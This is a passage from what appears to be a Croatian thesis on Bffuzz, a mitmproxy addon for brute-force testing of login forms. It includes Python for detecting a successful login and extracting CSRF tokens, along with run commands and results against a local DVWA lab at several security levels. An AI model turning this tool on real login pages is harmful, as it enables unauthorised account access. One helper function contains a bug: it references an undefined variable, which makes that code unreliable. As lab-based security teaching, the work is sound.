31          logger.info("Credentials set:" + str(credentials))
32
33      def setSuccessString(self, trigger_string: str, inverted=False) -> None:
34          """Sets string indicating correct response."""
35
36          self.trigger_string = trigger_string
37          self.inverted_mode = inverted
38
39      def delSuccessString(self):
40          """Sets suc.str. back to Null"""
41
42          self.trigger_string = None
43
44
45      def isSuccess(self, flow: http.HTTPFlow) -> dict:
46          """Detects if correct response is triggered."""
47
48          result = None
49          if not flow.response:
50              logger.error("Flow has no response, can't perform detection")
51
52          self.insertResponse(flow)
53
54          if not self.inverted_mode:
55              if self.trigger_string in flow.response.text:
56                  result = self.last_credentials
57                  logger.info("Trigger string in normal mode detected, last credentials:" + str(result))
58          else:
59              if self.trigger_string not in flow.response.text:
60                  result = self.last_credentials
61                  logger.info("Trigger string in inverted mode detected, last credentials:" + str(result))
62
63          return result
```

Slika 5.16 Razred SuccessDetector

5.2.4. Komponenta Utils

Komponenta Utils implementira nekoliko korisnih funkcija koje mogu koristiti sve ostale komponente. Neke od korisnih funkcija su:

- **loadPathToList**: Za dani niz znakova koji predstavlja putanju do datoteke, učitava sadržaj te datoteke u listu i vraća je pozivatelju.
- **extractCSRF**: Iz danog HTTP GET odgovora pokušava pronaći CSRF token i vraća ga pozivatelju.
- **getRequestParams**: Iz danog HTTP zahtjeva pronalazi i vraća pronađene parametre.
- **setFlowRequestParameter**: U predani HTTP zahtjev postavlja predanu vrijednost predanog parametra na mjesto koje ovisi o tipu HTTP zahtjeva.
- **showMessage**: Grafički prikaz prozora sa porukom obavijesti.

Navedene funkcije prikazane su na Slika 5.17.

```python
def loadPathToList(file_path: str) -> list:
    """Loads content from path file to a list"""

    content_list = []
    if not os.path.exists(file_path):
        logger.warning("Path " + file_path + " for parameter " + parameter + " does not exist")
    with open(file_path, "r") as f:
        content_list = [x.strip() for x in f]
    return content_list

def extractCSRF(flow: http.HTTPFlow) -> str:
    """Extracts CSRF token from HTTP GET response"""

    if not flow.response:
        logger.error("Trying to extract token from an empty response")
        return
    if not flow.request.method == "GET":
        logger.error("Trying to extract token from a response which isn't GET")
        return
    parsed_html = BeautifulSoup(flow.response.content, features="html.parser")
    parsed_body = parsed_html.body.find("input", attrs={"name":"user_token"})
    logger.info("Parsed body:"+str(parsed_body))
    csrf_token = None
    if parsed_body:
        csrf_token = parsed_body.get("value")
    logger.info("Extracted CSRF token:" + str(csrf_token))
    return csrf_token

def getRequestParams(request: net.http.request) -> dict:
    """Gets request parameter depending on request method"""

    if request.method == "GET":
        return request.query
    elif request.method == "POST":
        return request.urlencoded_form
    else:
        logger.error("When trying to get parameters from request: method not recognized")


def setFlowRequestParameter(flow, param, val):
    """Sets next parameter depending on POST or GET request"""

    if not flow.request:
        logger.error("This is not a flow request, can't set parameter")
        return
    if flow.request.method == "GET":
        flow.request.query[param] = val
    elif flow.request.method == "POST":
        flow.request.urlencoded_form[param] = val
    else:
        logger.error("This flow contains neither a GET or POST request")
        return

def prettyPrintDict(d: dict) -> str:
    """Used to prepare a dictionary for printing in messages."""

    retstr = ""
    for key, value in d.items():
        retstr += key + ": " + value + "\n"
    return retstr

def showMessage(title: str, msg: str) -> None:
    """Uses Tkinter to spawn a simple message window"""

    window = tk.Tk()
    if messagebox.showinfo(title, msg):
        window.destroy()
```

Slika 5.17 Funkcije komponente Utils

5.2.5. Komponenta Config

Komponenta Config je jednostavna konfiguracijska datoteka u kojoj su smještene konfiguracijske postavke zajedničke svim komponentama.

Konfiguracijske postavke su:

- **PARAMETER_PREFIX**: Niz znakova koji se pridjeljuje parametrima u web formi kako bi se označilo da se nad tim parametrom mora provesti fuzz ispitivanje.
- **PREFIX_LEN**: Predstavlja duljinu prefiks parametra.

- **DBS_DIR**: Direktorij unutar kojeg se nalaze datoteke sa nizom ulaza za fuzz ispitivanje.
- **LOGFILE**: Dnevnička datoteka.

Navedene konfiguracijske postavke prikazane su na *Slika 5.18*.

```
1  PARAMETER_PREFIX = "fuzz_"
2  PREFIX_LEN = len(PARAMETER_PREFIX)
3  DBS_DIR = "./dbs/"
4  LOGFILE = "./BFFuzz.log"
```

Slika 5.18 Konfiguracijske postavke

5.3. Ispitivanje implementacije

5.3.1. Postavljanje datoteka s ulazima

U konfiguracijskoj datoteci Config definirana je putanja do direktorija u kojem se trebaju nalaziti datoteke koje sadrže ulaze za fuzz ispitivanje. U direktoriju može biti više datoteka s ulazima. Ime datoteke koristi se u parametrima web forme kako bi se odredilo koja se datoteka koristi za ispitivanje pojedinog parametra.

5.3.2. Definiranje ispitnih parametara putem web forme

Dodaci za Mitmproxy imaju bitan nedostatak što nemaju sposobnost dvosmjerne komunikacije s korisnikom. Korisnik s dodatkom može komunicirati samo u jednom smjeru, od korisnika prema dodatku, putem definiranih naredbi. Zbog ovog je ograničenja bilo potrebno osmisliti način kako definirati koji će se parametri ispitivati s kojim datotekama. Odabran je pristup kod kojeg se pojedini parametar imenuje na specifičan način pa se prilikom provjere predanih parametara može ustanoviti radi li se o parametru nad kojim je potrebno provesti ispitivanje.

Pravilo imenovanja parametra nad kojim je potrebno izvršiti ispitivanje je slijedeće:

```
fuzz_<ime_datoteke>
```

Gdje je “fuzz_” oznaka da se radi o kontrolnom parametru u sklopu čijeg se imena nalazi i ime datoteke s ulazima s kojima je potrebno provesti ispitivanje. Ukoliko se na

primjer želi provesti fuzz ispitivanje korisničkog imena sa sadržajem datoteke imena “abc”, u polje za upis korisničkog imena korisnik upisuje niz znakova “fuzz_abc”.


5.3.3. Ispitivanje početne stranice POST metodom

U ovom fuzz ispitivanju, korištenjem tehnike napada grubom silom ispituje se početna stranica DVWA aplikacije. Prije samog ispitivanja potrebno je kreirati datoteku sa ulazima za ispitivanje. U ovom je primjeru korištena datoteka imena “abc”. Ispituje se parametar korisničkog imena, dok se parametar lozinke fiksira na pretpostavljenu vrijednost zbog ograničenja dodatka da može ispitivati samo jedan parametar u nekom trenutku.

URL početne stranice koja se ispituje je:


```
http://127.0.0.2/login.php
```

Graf koji prikazuje bitne tokove HTTP zahtjeva i odgovora prikazan je na Slika 5.19.



Slika 5.19 Dijagram toka POST ispitivanja početne stranice DVWA

Prvi korak ispitivanja je otvaranje početne stranice i odabir parametra nad kojim želimo provesti ispitivanje. U polje za unos korisničkog imena “Username” upisuje se ime datoteke koja sadrži ulaze za ispitivanje i na početak niza znakova dodaje se kontrolni niz znakova “fuzz_” po kojem će program prepoznati parametar za ispitivanje, ovo je prikazano na Slika 5.20.



Slika 5.20 Definicija parametra za ispitivanje

U polje za upis lozinke upisan je niz znakova “password” kao pretpostavka da se radi o ispravnoj lozinki. Prije pokretanja dodatka i Mitmproxy programa upit se šalje na poslužitelj. Očito je da taj upit ne sadrži ispravne parametre za prijavu korisnika, međutim odgovor na takav zahtjev sadrži niz znakova “Login failed” koji se može koristiti kao indikator da se radi o neispravnim parametrima.

Mitmproxy program, zajedno sa Bffuzz dodatkom, pokreće se korištenjem naredbe:

```
mitmproxy -k -s bffuzz.py
```

Naredba mora biti pokrenuta u direktoriju gdje je smješten Python modul “bffuzz.py”. Pokretanjem naredbe pokreće se sučelje Mitmproxy programa.

Idući korak je postavljanje adrese domaćina koji se ispituje kako bi Mitmproxy mogao filtrirati relevantan promet za prikaz i potrebno je postaviti niz znakova kao indikator uspješnosti ili neuspjeha prijave korisnika.

Naredba za postavljanje adrese domaćina koja se unosi u Mitmproxy naredbeni redak


```
:bffuzz.subscribe 127.0.0.2
```

Naredba za postavljanje niza znakova, indikatora uspješnosti prijave:

```
:bffuzz.settrigger 'Login failed' true
```


Naredba sadrži dodatni parametar "true" koji dodatku govori da se prema predanom nizu znakova treba odnositi kao indikatoru za pogrešan unos parametara.

Sada kada su Mitmproxy program i Bffuzz dodatak postavljeni, potrebno je ponovno poslati zahtjev s parametrima unesenim u formu početne stranice klikom na gumb "Login". Nakon slanja zahtjeva, u Mitmproxy sučelju vidljiva je automatizirana razmjena zahtjeva i odgovora između klijenta, poslužitelja i Bffuzz dodatka. Razmjena zahtjeva prikazana je na Slika 5.21.



Slika 5.21 Razmjena zahtjeva između klijenta i poslužitelja

Slika 5.21 može se usporediti sa dijagramom sa slike 5.19 koji opisuje tijek poruka. Na slici 5.21, sa desne strane, vidljive su zelene strelice koje označavaju da se radi o ponovno poslanim zahtjevima, odnosno zahtjevima koje je generirao Bffuzz dodatak. Dodatak Bffuzz dohvaća sve ulaze iz datoteke, stvara novi HTTP POST zahtjev, šalje ga poslužitelju i provjerava odgovor. Program završava s radom ukoliko je provjerio sve ulaze iz datoteke ili je naišao na ispravan parametar. Sa slike X je vidljivo da je program poslao samo dva POST zahtjeva u procesu ispitivanja. Drugi POST zahtjev sadrži ispravne parametre za prijavu pa program dojavljuje poruku o uspješno pronađenim parametrima zahtjeva što je prikazano na Slika 5.22.



Slika 5.22 Poruka o uspješnosti ispitivanja


5.3.4. Ispitivanje Bruteforce stranice uz niske sigurnosne postavke

U ovom dijelu fuzz ispitivanja, korištenjem tehnike napada grubom silom ispituje se stranica sa formom namijenjena ispitivanju ranjivosti grubom silom. Sigurnosne postavke DVWA aplikacije postavljene su na niske postavke. Pretpostavlja se postojanje datoteke s ulazima u odgovarajućem direktoriju. U ovom je primjeru korištena datoteka s ulazima imena “abc”. Ispituje se parametar korisničkog imena, dok se parametar lozinke drži fiksnim.

URL stranice koja se ispituje je:

```
http://127.0.0.2/vulnerabilities/brute/
```


Graf koji prikazuje bitne tokove HTTP zahtjeva i odgovora prikazan je na Slika 5.23.



Slika 5.23 Ispitivanje HTTP GET metodom uz nisku razinu sigurnosti DVWA aplikacije


Ispitivana stranica sadrži formu prikazanu na Slika 5.24. Pristup ispitivanju i unos parametara isti je kao i u prethodnom primjeru: Bffuzz dodatku potrebno je predati niz znakova koji označava radi li se o nizu znakova koji označava uspješnu ili neuspješnu prijavu. Sa Slika 5.24 može se zaključiti da je dovoljan niz znakova pomoću kojeg je moguće zaključiti da se radi o neispravnoj prijavi, niz: “password incorrect”. Prema tome, naredba za postavljanje niza znakova, indikatora neuspješnosti prijave:

```
:bffuzz.settrigger ‘password incorrect’ true
```



Slika 5.24 Web forma stranice za ispitivanje ranjivosti grubom silom

Klikom na gumb “Login” podaci web forme šalju se kroz Bffuzz dodatak koji detektira da se radi o parametrima koji označavaju početak ispitivanja. Dodatak Bffuzz provodi HTTP GET ispitivanje na način da kao vrijednosti označenog parametra ubacuje vrijednosti učitane iz datoteke “abc”. *Slika 5.25* prikazuje korisničko sučelje programa Mitmproxy u trenutku završetka ispitivanja. Na *Slika 5.25* vidljive su zelene strelice koje označavaju HTTP GET zahtjeve poslane poslužitelju od strane Bffuzz dodatka. Nakon drugog pokušaja, program javlja poruku o uspješnosti (poruka je vidljiva na Slika 5.26) i dojavljuje ispravne parametre GET zahtjeva.




Slika 5.25 Mitmproxy sučelje nakon izvršenog ispitivanja

Slika 5.26 Poruka o uspješnosti dojavljuje ispravne parametre

Za razliku od ispitivanja HTTP POST zahtjevima iz prošlog primjera, ovaj primjer je puno jednostavniji jer zbog korištenja postavki niske sigurnosti aplikacija DVWA ne koristi CSRF token, pa se svaki poslani HTTP GET zahtjev smatra ispravnim. Niske sigurnosne postavke također utječu na to da se parametri prijave šalju kao URL parametri, a ne u sklopu tijela poruke kao što je to slučaj prilikom korištenja HTTP POST zahtjeva za slanje parametara. Slanje parametara putem GET zahtjeva nesigurno je čak i ako se koristi HTTPS protokol jer se zahtjevi mogu bilježiti u povijesnim zapisima internet preglednika ili dnevničkim zapisima računala.

5.3.5. Ispitivanje Bruteforce stranice uz srednje sigurnosne postavke

Postavljanje sigurnosnih postavki DVWA aplikacije sa niskih na srednje, omogućuju se dodatne mjere zaštite koje bi trebale otežati ili onemogućiti provođenje ispitivanja. Ispitivanje se provodi nad istom stranicom i istim parametrima kao i u ispitivanju DVWA aplikacije sa niskim postavkama. Dijagram toka je identičan kao i u prethodnom ispitivanju.




Slika 5.27 Rezultat ispitivanja sa srednjim postavkama sigurnosti

Slika 5.27 prikazuje rezultate ispitivanja DVWA aplikacije sa srednjim postavkama sigurnosti. Tok zahtjeva i odgovora je identičan prethodnom ispitivanju međutim odziv

poslužitelja je mnogo veći nego u ranijem primjeru. Odziv poslužitelja u ranijem primjeru iznosio je <10ms dok je odziv u ovome ispitivanju iznosio oko 2s, što govori da su na poslužiteljskoj strani potencijalno aktivirani određeni sigurnosni mehanizmi za usporavanje ispitivanja grubom silom, međutim nisu dovoljno jaki da bi zaustavili njegovo uspješno izvođenje.


5.3.6. Ispitivanje Bruteforce stranice uz visoke sigurnosne postavke

Ispitivanje korištenjem visokih postavki sigurnosti aplikacije DVWA provodi se na nad istom stranicom web aplikacije kao i u prethodnim ispitivanjima, uz uvedenu dodatnu razinu sigurnosti na strani web poslužitelja.




Slika 5.28 Rezultat ispitivanja sa visokim postavkama sigurnosti

Slika 5.28 prikazuje rezultat ispitivanja sa visokim postavkama sigurnosti. Nakon provedenog ispitivanja rezultat je na prvi pogled identičan prethodnom, međutim nakon što se pogleda sadržaj prenesenih zahtjeva i odgovora, vidljivo je da se postavkom sigurnosnih postavki na visoke, kao dodatni sigurnosni mehanizam uvode CSRF tokeni. Ovo je jasnije prikazano na dijagramu na *Slika 5.29*.



Slika 5.29 Dijagram toka za ispitivanje korištenjem visoke razine sigurnosti

Bffuzz dodatak uspješno detektira korištene CSRF tokene iz HTTP GET odgovora, izvlači ih i sprema za uporabu u budućim zahtjevima. Uspješan rezultat ispitivanja vidljiv je dojavom poruke uspješnosti iz koje se mogu pročitati parametri koji su rezultirali uspješnom prijavom korisnika.



Slika 5.30 Poruka uspješnog ispitivanja

5.4. Moguća poboljšanja

Implementirani programski dodatak Bffuzz nudi jednostavan skup mogućnosti ograničen na provođenje ispitivanja grubom silom. Funkcionalnost dodatka moguće je proširiti na različite načine:

- Implementacija generatora ulaza.
- Dodavanje dodatnih metoda ispitivanja.
- Poboljšana funkcionalnost detektora uspješnosti.
- Optimizacija algoritma.
- Korištenje višedretvenosti.
- Korištenje asinkronih upita ukoliko je to moguće.
- Nasumični vremenski rasponi između zahtjeva.

